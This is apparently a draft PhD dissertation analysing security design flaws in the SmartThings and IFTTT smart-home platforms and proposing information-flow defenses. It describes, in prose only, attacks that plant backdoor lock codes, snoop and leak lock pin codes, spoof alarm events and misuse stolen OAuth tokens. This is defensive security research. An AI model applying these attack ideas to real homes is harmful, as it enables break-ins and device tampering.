Securing Personal IoT Platforms through Systematic Analysis and Design

by

Earlence Fernandes

A dissertation submitted in partial fulfillment
of the requirements for the degree of
Doctor of Philosophy
(Computer Science and Engineering)
in The University of Michigan
2017

Doctoral Committee:

Professor Atul Prakash, Chair
Professor J. Alex Halderman
Professor Z. Morley Mao
Assistant Professor Florian Schaub

To my family

ACKNOWLEDGEMENTS

TBD

TABLE OF CONTENTS

LIST OF FIGURES

Figure

LIST OF TABLES

Table

ABSTRACT

Securing Personal IoT Platforms
through Systematic Analysis and Design

by

Earlence Fernandes

Chair: Atul Prakash

Our homes, hospitals, cities, and industries are being enhanced with devices that have computational and networking capabilities. This emerging network of connected devices, or Internet of Things (IoT), promises better safety, enhanced management of patients, improved energy efficiency, and optimized manufacturing processes. Although there are many such benefits, security vulnerabilities in these systems can lead to user dissatisfaction (e.g., from random bugs), privacy violation (e.g., from stolen information), monetary loss (e.g., denial-of-service attacks or "ransomware"), or even loss of life (e.g., from malicious actors manipulating critical processes in a hospital).

Security design flaws may manifest at several layers of the IoT software/hardware stack. This work focuses on design flaws that arise in IoT platforms—software systems that manage devices, data analysis results and control logic. Specifically, we show that empirical security-oriented analyses of personal IoT platforms lead to: (1) an understanding of design flaws that can be leveraged in long-range and device-independent attacks; (2) the development of security mechanisms that limit the potential for these

attacks. Concretely, we contribute empirical analyses for two categories of personal IoT platforms—Hub-Based (Samsung SmartThings), and Cloud-First (If-This-Then-That). Our analyses reveal overprivilege as a main enabler for attacks, and we propose a set of information flow control techniques (FlowFence and Decoupled-IFTTT) to manage privilege better in these platforms, therefore reducing the potential for attacks.

CHAPTER I

Introduction

Your car is a computer with wheels and an engine.
Your refrigerator is a computer that keeps food cold.
Your ATM is a computer with money inside.

—Bruce Schneier (2016)

Our homes, hospitals, cities, and industries are being enhanced with devices that have computational and networking capabilities. This emerging network of connected devices, or Internet of Things (IoT), promises better safety, enhanced management of patients, improved energy efficiency, and optimized manufacturing processes. Although there are many such benefits, security vulnerabilities in these systems can lead to user dissatisfaction (e.g., from random bugs), privacy violation (e.g., from stolen information), monetary loss (e.g., denial-of-service attacks or "ransomware"), or even loss of life (e.g., from malicious actors manipulating critical processes in a hospital).

Following the established principles of layering and abstraction in computer science, we observe that there is a layered or stack architecture in the IoT, similar to an operating system stack:

- *Devices Layer:* We have the physical devices themselves that are augmented with computational and networking abilities. These devices exist in various

domains, *e.g.,* motion sensors and door locks in smart homes, fitness bands and activity trackers as wearables, multi-sensor and processing nodes on street lamps in smart cities.

- *Connectivity Protocols Layer:* We have various connectivity protocols that devices and controlling software use to establish communication. These protocols are adapted to the constraints of the environment in which the devices are deployed. For instance, the BLE (Bluetooth Low Energy) protocol is optimized for short ranges while being extremely energy efficient.

- *Platforms Layer:* At the topmost layer, we have the platforms or infrastructure layer. The platforms here are responsible for managing the layers below it—connectivity protocols and physical devices—while enabling several crucial functions such as interoperability, data analysis, and control.

We are observing the emergence of several such IoT platforms: Samsung SmartThings [10], AllJoyn [27], Google Brillo/Weave [74], If-This-Then-That [98], Microsoft Flow [18], Google Fit [17], and Android Auto [2]. These platforms complete the layered IoT architecture, and enable the promised benefits of connected physical devices (*e.g.,* The FarmBeats IoT platform enables farmers to increase crop yield [142] by enabling a data-driven approach to agriculture).

Security risks exist at all layers of the IoT stack and the attacks enabled at the layers have varying levels of impact on the infrastructure (§1.2). For instance, attackers can compromise an individual device by exploiting bugs in its firmware [], leading to device-specific exploitation; attackers can compromise a connectivity protocol [101] leading to protocol-specific exploitation; or attackers can compromise the IoT platform itself. Exploiting the platform is particularly dangerous as an attacker will gain long-range and device- and protocol-independent access to devices *and* any data analysis results managed by the platform. Therefore, security design issues in IoT

platforms lead to relatively higher risk than security issues in individual devices or connectivity protocols. This thesis focuses on: (1) using a measurement-driven approach to finding and understanding security design flaws in IoT platforms, and (2) designing the appropriate security mechanisms to prevent attacks resulting from the design flaws. Furthermore, we focus on platforms in the personal IoT space—deployments on a user's person (wearables), or in homes, offices, or small buildings—because of the relative ease of access to such deployments and the associated technology (*e.g.,* wearable devices, smart home hubs). In future work, we discuss areas of investigation beyond the personal IoT space (*e.g.,* cities and communities, §VII).

Thesis Statement.

Empirical security-oriented analyses of personal IoT platforms lead to: (1) an understanding of design flaws that can be leveraged in long-range and device-independent attacks; (2) the development of security mechanisms that limit the potential for these attacks.

1.1 Contributions of this dissertation

1.1.1 Empirical security analyses of two categories of personal IoT platforms

We observe two categories of emerging personal IoT platforms: (1) fully programmable platforms where professional developers can write complete applications and (2) rule-based platforms where end-users create simple automation rules. The fully programmable category enables applications that are similar to desktop- or mobile-based applications. The rule-based category has emerged for home automation scenarios and is generally not very prevalent in desktop or mobile operating systems. Furthermore, existing work has shown that rule-based platforms are very useful in expressing a wide range of automation behaviors in the smart home [139].

Therefore, we obtain a wide view of security issues by performing empirical analyses for each of these categories of personal IoT platforms.

Specifically, we performed analyses on the following two platforms:

- *Samsung SmartThings* (fully programmable category): Such platforms allow end-users to download and install applications similar to today's mobile ecosystem. These applications can vary in complexity ranging from providing remote control over devices such as lights to automated control of devices to provide energy savings. SmartThings is a popular platform with an app store containing more than 400 applications with support for 132 types of physical devices. Its design shares common elements with other platforms in the category (*e.g.,* access control mechanisms based on permissions exist in SmartThings, AllJoyn/IoTivity, HomeKit, etc; event handling mechanisms exist in SmartThings, HomeKit, etc). Our empirical analysis reveals that: (1) apps in SmartThings are automatically overprivileged[1] due to SmartThings design (¿40% of 499 apps have atleast one type of overprivilege), and (2) the event subsystem, the main mechanism through which devices and apps interact, is susceptible to snooping and spoofing attacks. To demonstrate remote device-independent attacks, we combined these design flaws with other vulnerabilities (such as command injection and OAuth implementation flaws) to remotely snoop on door lock codes, plant door lock codes, cause fake fire alarms, and turn off vacation mode for the home.

- *If-This-Then-That (IFTTT*, rule-based category): Such platforms enable end-users to setup automation rules (or recipes) of the form "If smoke is detected, then turn off my oven" (if trigger then action). IFTTT integrates with a variety of connected devices (including vehicles) to support such recipes using OAuth.

[1] A security flaw where a piece of software has more privilege to resources than it needs to accomplish its stated function.

As IFTTT supports more than 300 types of devices and data sources, the goal was to study its OAuth-based authorization model at scale. Based on its design, we observed the potential for overprivilege. To confirm this observation, we built a semi-automated measurement pipeline, and applied it to IFTTT. It revealed that 75% of IFTTT channels, an abstraction of online services, can invoke operations that they do not need to access to support their claimed functionality. Such overprivilege poses a long-term security risk for users—If IFTTT is compromised, then attackers gain access to OAuth bearer tokens for millions of users, and can then *arbitrarily* manipulate devices and data to cause damage. For example, using a stolen OAuth token, we show that an attacker can reprogram a Particle chip's firmware and delete user files on Google Drive with a single HTTP call.

1.1.2 An information flow control approach to managing privilege in personal IoT platforms

A common finding from both analyses is that the well-known problem of overprivilege manifests itself in SmartThings and IFTTT, although in different forms, once again highlighting the difficulty of achieving the principle of least-privilege in complex systems.

To better manage privilege in fully programmable IoT platforms, we designed, built, and evaluated FlowFence [64], an IoT platform that requires developers to declare *how* they use data, and then enforces those declarations. Current IoT platforms use a permission model transplanted from desktop and mobile OSes. In contrast, FlowFence uses information flow control as a first class primitive. Apps gain the privilege to access sensitive data at the level of flows. For example, an app that computes average heart-rate per hour and displays it on a UI must request a flow of data from the heartbeat sensor to the UI, rather than requesting access to the sensor

individually as they do so currently. Therefore, apps do not gain unfettered access to data sources and the sinks. This design reduces the privilege that apps have over sensitive data and devices, and hence reduces the risk users face if apps are buggy or exploitable. There are two key challenges in adapting existing information flow control techniques to an IoT platform:

- Based on our experience with studying IoT apps, their functionality can vary from simple remote control of home devices like lights to complex apps that perform face recognition to unlock doors automatically. Therefore, the amount of code operating with sensitive data sources and sinks varies widely. Ideally, we should be able to tailor the granularity of flow tracking to the complexity of the application. However, in practice, current systems apply a single tracking granularity that can lead to undertainting or overtainting. Therefore, FlowFence supports *programmer-defined* flow tracking. This implies that a language-based flow control technique is desirable (where the programmer is in control). However, another challenge is in providing strong isolation and tracking of sensitive code while hiding complexity (which can be a barrier to wide adoption). FlowFence overcomes this challenge by providing a simple Java language API that exposes strong isolation (process-level) transparently.

- An IoT platform is a dynamic environment: (1) new physical devices may be added or removed at runtime, and devices may disconnect from a platform due to range or energy issues; (2) application code does not know exactly the device that it will interface with until it is installed; (3) inter-app communication is common. These constraints affect the label and policy design in an information flow control system. Therefore, we require a device-independent label design. Labels need to precisely identify the kind of data and the location from where it is generated implying that we need a representation of location depending on the type of IoT deployment (*e.g.,* home vs. building), and we need a schema to

represent the kind of data. Apps must express flow policies in terms of labels that are not completely known until install time. Therefore, labels need to be abstract at policy-specification time, and concrete at installation time.

To better manage privilege in rule-based platforms, we again devise techniques inspired by information flow control. As shown by our empirical study of its authorization model, if platforms like IFTTT are compromised, attackers gain access to all OAuth tokens for millions of users allowing them to arbitrarily manipulate devices and data. Therefore, we designed Decoupled-IFTTT (dIFTTT), a trigger-action platform that cannot arbitrarily manipulate devices and data if it is attacker-controlled. Our design is to enforce a strict information flow policy on the platform itself—an action (such as turning off an oven) can be invoked only if the trigger (such as smoke being detected) has provably occurred within a reasonable amount of time in the past, and only if the triggering data was not modified in any way by an attacker. This represents a policy expressed over the triggering service (the data source), the trigger-action platform (the untrusted code operating on the data), and the action service (the data sink). The key challenges are twofold:

- As DIFTTT pushes the notion of rule- or recipe-specific tokens to its extreme (a token can only be used for a specific action or trigger within a specific recipe), there is an expected and large increase in the number of OAuth permission prompts that can lead to degraded usability. The challenge is to design the platform such that the number of OAuth permission prompts does not increase. Our design achieves this using the concept of an XToken (transfer token).

- A straightforward solution to proving trigger occurrence at the action service would introduce an undesirable dependency between the two services completely negating the purpose of a platform like IFTTT (if trigger and action services are open to communicating directly, then there is no need to have a trigger-action

service provider; recipes can be split across the two services directly). Therefore, the challenge is to avoid introducing this dependency. Our design achieves this using a signature-based scheme built on top of the OAuth 2.0 protocol.

1.2 Background

In this section, we discuss background material on IoT architectures, and we discuss the similarities and differences between the Internet of Things and Cyber-Physical systems. We also discuss the threat model that we adopt for this dissertation including motivation for that choice.

1.2.1 IoT Architectures

We observe a spectrum of IoT architectures in practice (Figure 1.1). The hub- or edge-based architecture uses a hub device to locally co-ordinate a set of devices in a physical environment (*e.g.,* home or office room). A single hub or group of hubs may be part of the same logical deployment. This architecture uses cloud support to execute a portion of the control software (or applications) while sharing part of that responsibility with the local hub. Such an architecture can theoretically support disconnected operation where, if Internet connectivity is lost, basic functionality of the deployment is still available. Often, cloud support can be used to offload longer-duration activities such as history-based learning of preferences. Examples of such an architecture include Samsung SmartThings [10] and Apple HomeKit [33].

The cloud-first architecture supports physical devices that have a direct Internet connection (often through a device such as a home router) to a cloud management platform. The cloud platform runs a majority of the control software while only offloading small tasks to the devices. Examples include Google Nest [75] (the learning functions of nest run in the cloud) and Amazon Alexa [16] (speech recognition runs in the cloud). Such an architecture will not be able to handle Internet connectivity




Figure 1.1: IoT Architectures in Practice: Hub-Based, Cloud-First, and Hybrid.

disruptions while providing service at the same time.

Finally, we have hybrid architectures that are decentralized in nature without a single dedicated hub through which all communication must pass. Instead, devices can communicate with each other in a peer-to-peer fashion, and some devices can communicate with cloud services as well. A certain device can become a centralized node in an adhoc manner as well (*e.g.,* for security checks). The control software is distributed across the devices. Examples of such an architecture include AllJoyn/IoTivity [27, 88]. Currently, such architectures are less commonly found in real-world deployments.

In all the above architectures, the concept of the IoT platform exists, although in various forms. In the hub-based architecture, the platform exists in the cloud and in part on the hubs. In the cloud-first architecture, the platform exists in the cloud. In the hybrid architecture, the platform is a combination of the communication protocol between devices and a portion of code running on each device. In this thesis, we focus our security analyses and defenses on the first two kind of architectures: hub-based and cloud-first as there are good examples of real deployments. Furthermore, all of these platforms can support complex applications through scripting languages, end-user rule-based programming interfaces, or a mixture of both. Our analyses

cover representative platforms for both of these kinds of programmability. We leave a detailed analysis of hybrid IoT architectures to future work.

1.2.2 The relationship between the Internet of Things and Cyber-Physical Systems

There are several similarities and differences between the IoT and cyber-physical systems (CPS). In terms of similarities, both use computing devices to sense and control aspects of the physical world, and ensuring integrity in this sensing and control is of vital importance because if attackers can violate the integrity of the control process, then there is potential for physical damage. This is very different from traditional computing systems where compromise does not directly affect the physical world. In terms of differences, cyber-physical systems generally have strict real-time constraints (*e.g.,* aircraft, power grid, and water treatment) and thus make use of special software and hardware designed to meet those requirements. In contrast, an IoT deployment such as a home or office building often does not have real-time operating constraints. They use commodity hardware, software and communication protocols. CPSs also generally assume a negative feedback control loop wherein there are sensors designed and deployed for the specific physical process under control [109]. In contrast, there is no guarantee that there will be dedicated sensors to monitor the state of a physical process in an IoT environment. For example, adopting CPS terminology, if our plant is a room in a home, and the physical process is to lock a door after 9PM, then the control logic is an end-user rule that senses the time, and locks a door without any explicit feedback on the success of the control decision. This is similar to an open-loop control architecture. Therefore, techniques that assume the presence of explicit and robust feedback channels will be challenging to apply directly in the general IoT environment. If we have an IoT platform architecture that incorporates elements of control-theoretic approaches to CPS security (*e.g.,* by

mandating the presence of a door position sensor to determine whether it is closed and integrating that information into the end-user rule automatically), then we could transport ideas from CPS into IoT for security purposes. However, the scope of this dissertation is limited to establishing what cyber-security properties (privilege separation, integrity, and confidentiality) should exist in an IoT platform. We leave an investigation of transporting control-theoretic notions of security into IoT platforms as future work. Finally, CPS security techniques often assume knowledge of the dynamics of the process under control (*e.g.,* optimal power flow equations in an electricity distribution grid) [70, 69]. IoT environments might not have definitions of the processes under control as they tend to be more varied or even unknown until runtime (*e.g.,* an end-user programmed rule is only known at the time the rule is created and deployed). Modeling processes in the general IoT might require combining techniques from program analysis (*e.g.,* to infer the desired behavior of the control process) and device-physics modeling. We leave this to future work.

1.2.3 Threat Model

Security flaws can exist at all layers of the IoT stack. Device-level attackers exploit flaws in the design and implementation of the firmware, and this leads to device-specific attacks that may or may not be long-range depending on the connectivity protocol of the device (*e.g.,* LoRa [22] vs. Bluetooth). Protocol-level attackers exploit flaws in the design and implementation of the connectivity protocol, and such attacks can be long-range and device-independent if a substantial number of devices utilize a common protocol that operates over long distances. In practice however, devices tend to be of various manufacturers in a single deployment, and tend to use various connectivity protocols. Platform-level attackers exploit flaws in the design and implementation of the IoT platform. Such attacks lead to both long-range and device-independent attacks as one of the functions of the platform is to enable uni-

form and remote access to the data and devices it manages. This enables the class of remote platform-attackers. This thesis assumes a remote platform-attacker unless stated otherwise.

CHAPTER II

Survey of Related Work

In this chapter, we survey related security and privacy work concerning the Internet of Things, cyber-physical systems, mobile systems, operating systems, and cloud systems. The purpose of the survey is to position this research within the state of the art in computer security for emerging technologies, and to draw connections to work in the general area of operating and cloud systems. Each later chapter contains more related work specific to the topic of the chapter.

2.1 IoT Security and Privacy

Current IoT security analyses are centered around two themes: devices and protocols. On the device front, the MyQ garage system can be turned into a surveillance tool that informs burglars when the house is possibly empty; the Wink Relay touch controller's microphone can be switched on to eavesdrop on conversations; and the Honeywell Tuxedo touch controller has authentication bypass bugs and cross-site request forgery flaws [78, 68]. Oluwafemi *et al.* caused compact florescent lights to rapidly power cycle, possibly inducing seizures in epileptic users [107]. Ur *et al.* studied access control of the Philips Hue lighting system and the Kwikset door lock, among others, and found that each system provides a siloed access control system that fails to enable essential use cases such as sharing smart devices with other users

like children and temporary workers [138]. In contrast, we study emerging applications and the associated attack vectors of a smart home programming platform, that are largely independent of the specific devices in use at an IoT deployment such as a home.

On the protocol front, researchers demonstrated flaws in the ZigBee and ZWave protocol implementations for smart home devices [101, 39]. Exploiting these bugs requires proximity to the target home. We demonstrated design flaws in the programming framework that can be used in attacks that do not require physical access to the home. Furthermore, our remote attacks are independent of the specific protocols in use.

Veracode performed a security analysis of several smart home hubs, including SmartThings [143]. The security analysis focused on infrastructure protection such as whether SSL/TLS is used, whether there is replay attack protection, and whether strong passwords are used. The Veracode study found that the SmartThings hub had correctly deployed all studied infrastructural security mechanisms with the exception of an open telnet debugging interface on the hub, which has since been fixed. In contrast, we perform an empirical analysis of the SmartThings platform and its applications to discover framework design flaws.

Recently, a large distributed denial of service attack was targeted at the domain name service provider Dyn [21, 23]. Beyond the unprecedented size of the attack (1.2 terabits per second), the interesting aspect was that the attack originated from IoT devices like IP cameras and digital video recorders. The Mirai worm scans for weak password vulnerabilities [19], and uploads a copy of itself to the compromised device. Although Mirai is not a platform level attack, the widespread vulnerabilities in such devices do indicate the potential damage if platforms themselves are compromised. This dissertation studies how platforms might be compromised, and introduces techniques to reduce the potential for such attacks.

Privacy issues in IoT devices concern tracking of user activity using various unintentional channels of information. Apthrope *et al.* study encrypted network traffic rates for several smart home devices (*e.g.,* Amazon Alexa, Nest IP Camera, etc.) and infer user behavior inside a home [35]. Privacy issues also arise from basic security design flaws. For example, the use of insecure streaming protocols in devices like baby monitors enable attackers to access monitoring data directly [25]. In this thesis, we tackle a part of the privacy problem when it is expressed as a confidentiality problem. FlowFence enables the creation of apps that can use confidentiality-preserving system support to guard against the case in which the app gets compromised due to bugs. Beyond confidentiality-by-construction in platforms, additional techniques are required to tackle privacy problems at other layers of the stack (*e.g.,* at the network layer and device layer). We leave this to future work.

2.2 Cyber-Physical Systems

Recent attacks on cyber-physical systems include the stuxnet attack [24], and the Ukrainian power grid attack. Stuxnet was a very targeted attack on a specific programmable logic controller used in nuclear fuel enrichment facilities. The Ukrainian power grid attack in contrast was more comprehensive as it used a malware campaign to infect control station computers and a telephonic denial of service campaign to delay the operators from learning about the effects of the attack. These attacks target specific industrial installations in the hope of causing damage to the physical processes being controlled. As the Internet of Things spreads to include all kinds of everyday objects, we only expect the severity and frequency of attacks to increase. This thesis attempts to provide cyber-security design lessons to the design of IoT platforms from the ground up.

Beyond cyber-security attacks that involve directly compromising the operation of controllers in a CPS, there are attacks that exploit the physics of the underlying

process to cause damage. Cardenas *et al.* discuss the resonance attack wherein an attacker can violate the stability of the control algorithm to cause oscillations that lead to a resonant effect in the underlying physical process [42]. Garcia *et al.* discuss physics-aware rootkits for programmable logic controllers in a power grid wherein stealthy malware simulates physical properties of the power grid and provides the results of the simulation to higher layers in the stack to give the operators the impression that everything is operating nominally. In the background, the malware independently perturbs the operation of the grid leaving the operators unaware of malicious activity [70]. This dissertation focuses on traditional cyber-security attacks that are a first step to more advanced attacks such as the physics-aware rootkit.

As discussed in §1.2.2, research in cyber-physical systems security relies on the presence of feedback loops using specialized sensors and on algorithms that monitor the state of the physical process for deviations from a reference set of values, and corrects for those deviations. Recent advances in secure state estimation of dynamical systems in the presence of noisy or adversarial data enable better control of a physical process in the presence of attacks [130]. Incorporating such techniques into the design of IoT platforms is an interesting future direction.

2.3 Mobile Systems Security and Privacy

Mobile systems are a close cousin to the Internet of Things. In particular, the application and permission model from smartphone operating systems like Android and iOS has a big influence on IoT platform architecture. Much research exists in attacking and refining permission system design [58, 61, 59, 55], based on the observation that permission systems serve as the primary privilege separation mechanism in app-based platforms. Indeed, in this dissertation, a portion of our results show that, similar to existing work in mobile systems, incorrectly designed permission systems can lead to attacks. Differently from existing work, these attacks have physical con-

sequences primarily due to the nature of the platforms we study. Additionally, our analysis of the SmartThings permission (or capability) model leads to new directions in permission design. For example, we discuss the idea of risk-based permissions in §3.7. This risk-based design point for permission systems arises due to the fundamental risk-asymmetry of IoT device operations. The risk asymmetry becomes more apparent in the case of physical devices as opposed to virtual resources (which is the common case in traditional computing systems).

Privacy issues in mobile systems concern location-enabled services [106, 57], privacy concerns in information extraction technologies [65], and more generally, the issue of mobile apps collecting too much privacy-sensitive data. With the IoT, we expect even more potential for privacy invasions as much of the built environment will be augmented with sensors of various kinds. Techniques exist to limit the potential for privacy violations ranging from common sense practices (*e.g.,* do not install a flashlight app that asks for permission to read IMEI) to technical solutions (*e.g.,* personalized privacy assistants [99]). This dissertation focuses on security issues for IoT platforms that might enable privacy attacks. Furthermore, we focus only on the problem of constructing IoT apps that respect the confidentiality settings of a user by design. However, designing and evaluating the appropriate user interfaces for surfacing these confidentiality settings is considered as future work.

2.4 OS and Cloud Security and Privacy Techniques

Operating system security techniques lay a foundational principles for systems software, and our empirical analyses are based on these principles. For example, Saltzer *et al.* discuss the principle of least privilege which states that a piece of software or an application should only possess the minimum amount of privilege it needs to accomplish its stated function [117]. Any additional privilege is termed as overprivilege. For example, an app that locks doors after 9PM should only have the

privilege to lock a door. If it has the ability to unlock doors as well, then that is overprivileged access to the door.

Privilege separation is another concept that originated in operating systems research. It simply means that privilege can be better managed if software is split into smaller units, with each unit only having the minimum amount of privilege needed to accomplish its function. This reduces the potential for security attacks in the event that the units get compromised. Our empirical analyses examine the privilege separation mechanisms in emerging personal IoT platforms.

Information flow control is one of the major techniques in OS security to constrain *how* information flows through a program [49, 125]. Many proposals have incorporated elements of information flow in hardware [140, 136], operating systems [96, 52, 154, 132, 91, 45, 82, 104], browsers [133], web servers [71] and languages [103]. More recently, techniques that integrate language and OS techniques have been introduced [114]. As evidenced by these domain-specific efforts, many challenges in applying information flow control result from targeting specific classes of systems. This dissertation applies information flow control to IoT platforms and overcomes domain-specific challenges. Specifically, we encounter and overcome two IoT-specific challenges: (a) controlling the trade-off between under-tainting and over-tainting using programmer-defined granularity, and (b) designing a label model that can flexibly represent a potentially unbounded set of data sources and sinks. FlowFence overcomes these challenges without requiring changes to the underlying OS (unlike certain information flow control solutions), and without requiring developers to learn a new security-oriented programming language.

A few contributions in this dissertation deal with cloud-based IoT platforms. Particularly, the security of IFTTT's authorization model concerns the widely deployed OAuth protocol [86, 87]. OAuth is a general security protocol for authentication and authorization to resources in cloud services. Our SmartThings analysis exploits

known vulnerabilities in the implementation of OAuth in mobile apps [44], and our IFTTT analysis systematically uncovers known issues of overprivilege in OAuth token scopes. However, our analysis serves as a quantification of risk in the event that a platform like IFTTT is compromised—it does not aim to innovate on studying the overprivilege issue in OAuth. However, our Decoupled-IFTTT solution does innovate on the design of OAuth tokens by introducing a type of OAuth token that can only be used in certain conditions, and only if these conditions can be verified in a cryptographically secure manner. In future work, we discuss the possible impact of the OAuth tokens our design introduces on general cloud services that delegated authentication and authorization.

CHAPTER III

Security Analysis of Emerging Smart Home Applications

In this chapter, we discuss the empirical analysis of Samsung SmartThings and systematically discover security design flaws. Then, using the discovered design flaws, we construct long-range device independent attacks to demonstrate the risks users face. The security design flaws we find motivate and inform the secure design techniques we introduce later in this proposal (§IV, §VI).

3.1 Introduction

Smart home technology has evolved beyond basic convenience functionality like automatically controlled lights and door openers to provide several tangible benefits. For instance, water flow sensors and smart meters are used for energy efficiency. IP-enabled cameras, motion sensors, and connected door locks offer better control of home security. However, attackers can manipulate smart devices to cause physical, financial, and psychological harm. For example, burglars can target a connected door lock to plant hidden access codes, and arsonists can target a smart oven to cause a fire at the victim's home [50].

Early smart home systems had a steep learning curve, complicated device setup

procedures, and were limited to do-it-yourself enthusiasts.[1] Recently, several companies have introduced newer systems that are easier for users to setup, are cloud-backed, and provide a programming framework for third-party developers to build apps that realize smart home benefits. Samsung's SmartThings [120], Apple's HomeKit [33], Vera Control's Vera3 [13], Google's Weave/Brillo [74], and AllSeen Alliance's[2] AllJoyn [27] are several examples.

The question we pose is the following: In what ways are emerging, *programmable*, smart homes vulnerable to attacks, and what do these attacks entail? It is crucial to address this question since the answer will initiate and guide research into defenses before programmable smart homes become commonplace. Vulnerabilities have been discovered in individual high-profile smart home devices [68, 78], and in the protocols that operate between those devices, such as ZWave and ZigBee [101, 39]. However, little or no prior research investigated the security of the programming framework of smart home apps or apps themselves.

We perform, to the best of our knowledge, the first security analysis of the programming framework of smart homes. Specifically, we empirically evaluate the security design of a popular programmable framework for smart homes—Samsung SmartThings. We focus on the programming framework since it is the substrate that unifies applications, protocols, and devices to realize smart home benefits. Attackers can remotely and covertly target design flaws in the framework to realize the emergent threats outlined earlier.

We chose SmartThings for several reasons. First, at the time of writing, SmartThings has a growing set of apps—521 apps called *SmartApps*, with the distant second being Vera that has 204 Lua-based apps on the MiOS store [13]. Other competing frameworks like HomeKit, Weave/Brillo, and AllJoyn are in formative stages with less than 50 apps each. Second, SmartThings has native support for 132 de-

[1] Many forums exist for people to exchange know-how e.g., http://forum.universal-devices.com/.
[2] AllSeen members include Qualcomm, Microsoft, LG, Cisco, and AT&T.

vice types from major manufacturers. Third, SmartThings shares key security design principles with other frameworks. Authorization and authentication for device access is essential in securing smart home app platforms and SmartThings has a built-in mechanism to protect device operations against third-party apps through so called *capabilities*. Event-driven processing is common in smart home applications [139], and SmartThings provides ways for apps to register callbacks for a given event stream generated by a device. Other platforms support event-driven processing too. For instance, AllJoyn supports the bus signal [26], and HomeKit provides the characteristic notification API [32]. Therefore, we believe lessons learned from an analysis of the SmartThings framework will inform the design of security-critical components of many programmable smart home frameworks in early design stages.

The SmartThings framework recognizes the potential for security vulnerabilities and incorporates several security measures. SmartThings has a privilege separation mechanism called *capabilities* that specify the set of operations a SmartApp may issue to a compatible smart home device. SmartApps are provided secure storage, accessible only to the app itself. Developers write SmartApps in a security-oriented subset of Groovy. The Groovy-based apps run in a sandbox that denies operations like reflection, external JARs, and system APIs. The OAuth protocol protects third-party integrations with SmartApps. SmartThings provides a capability-protected event subsystem for SmartApps and device handlers to communicate asynchronously.

Our security analysis explores the above security-oriented aspects of the SmartThings programming framework. Performing the security analysis was challenging because the SmartThings platform is a closed-source system. Furthermore, SmartApps execute only in a proprietary, SmartThings-hosted cloud environment, making instrumentation-based dynamic analysis difficult. Because there is no publicly-available API to obtain SmartApp binaries, binary analysis techniques too, are inapplicable.

To overcome these challenges, we used a combination of static analysis tools that we built, runtime testing, and manual analysis on a dataset of 499 SmartApps and 132 device handlers that we downloaded in source form. Our analysis tools are available at https://iotsecurity.eecs.umich.edu.

This chapter's contributions. We discovered security-critical design flaws in two areas: the SmartThings capability model, and the event subsystem.

We found that SmartApps were significantly overprivileged: (a) 55% of SmartApps did not use all the rights to device operations that their requested capabilities implied; and (b) 42% of SmartApps were granted capabilities that were *not* explicitly requested or used. In many of these cases, overprivilege was *unavoidable*, due to the device-level authorization design of the capability model and occurred through no fault of the developer (§3.4.1, §3.5.2). Worryingly, we have observed that 68 existing SmartApps are already taking advantage of the overprivilege to provide extra features, without requesting the relevant capabilities.

We studied the SmartThings event subsystem and discovered that: (a) An app does not require any special privilege to read all events a device generates if the app is granted at least one capability the device supports; (b) Unprivileged apps can read all events of any device using only a leaked device identifier; and (c) Events can be spoofed (§3.4.2).

We exploited a combination of design flaws and framework-induced developer-bugs to show how various security problems conspire to weaken home security. We constructed four proof-of-concept attacks:

- We remotely exploited an existing SmartApp available on the app store to program backdoor pin-codes into a connected door lock (§3.6.1). Our attack made use of the `lockCodes` capability that the SmartApp never requested—the SmartApp was automatically overprivileged due to the SmartThings capability model design.

- We eavesdropped on the event subsystem to snoop on lock pin-codes of a Schlage smart lock when the pin-codes were being programmed by the user, and leaked them using the unrestricted SmartThings-provided SMS API. Our attack SmartApp advertises itself as a battery monitor and *only* requests the battery monitoring capability.

- We disabled an existing vacation mode SmartApp available on the app store using a spoofed event to stop vacation mode simulation (§3.6.3). No capabilities were required for this attack.

- We caused a fake fire alarm using a spoofed physical device event (§3.6.4). The attack shows how an unprivileged SmartApp can escalate its privileges to control devices it is not authorized to access by misusing the logic of benign SmartApps.

All of the above attacks expose a household to significant harm—break-ins, theft, misinformation, and vandalism. The attack vectors are not specific to a particular device and are broadly applicable.

Finally, in our forward looking analysis, we distilled the key lessons to constructing secure and programmable smart home frameworks. We couple the lessons with an exploration of the pros and cons of the trade-offs in building such frameworks. Our analysis suggests that, although some problems are readily solvable, others require a fine balancing of several techniques including designing risk-based capabilities and identity mechanisms (§3.7).

3.2 Related Work

Smart Home Security. Denning *et al.* outlined a set of emergent threats to smart homes due to the swift and steady introduction of smart devices [50]. For example, there are threats of eavesdropping and direct compromise of various smart home

devices. Denning *et al.* also discussed the structure of attacks that include data destruction, illegal physical entry, and privacy violations, among others. Our work makes some of these risks concrete and demonstrates how remote attackers can weaken home security in practice. Although we are not the first in recognizing security risks of the modern home, we present the first study of the security properties of emerging smart home applications and their associated programming interfaces.

Overprivilege and Least-Privilege. The principle of least privilege is well-known and programming frameworks should be designed to make it easier to achieve. In practice, however, it can be difficult to achieve, as evidenced most recently by research in smartphones, where Felt *et al.* conducted a market-scale overprivilege analysis for Android apps and determined that one-third of 940 apps were overprivileged [58], citing developer confusion as one prime factor for overprivileged Android apps. Our work is along similar lines except that we analyzed a relatively closed system in which the apps only run on a proprietary cloud backend and control devices in a home via a proprietary protocol with the hub over SSL-protected sessions. We found that much of the overprivilege is not due to developer confusion but due to the framework design itself.

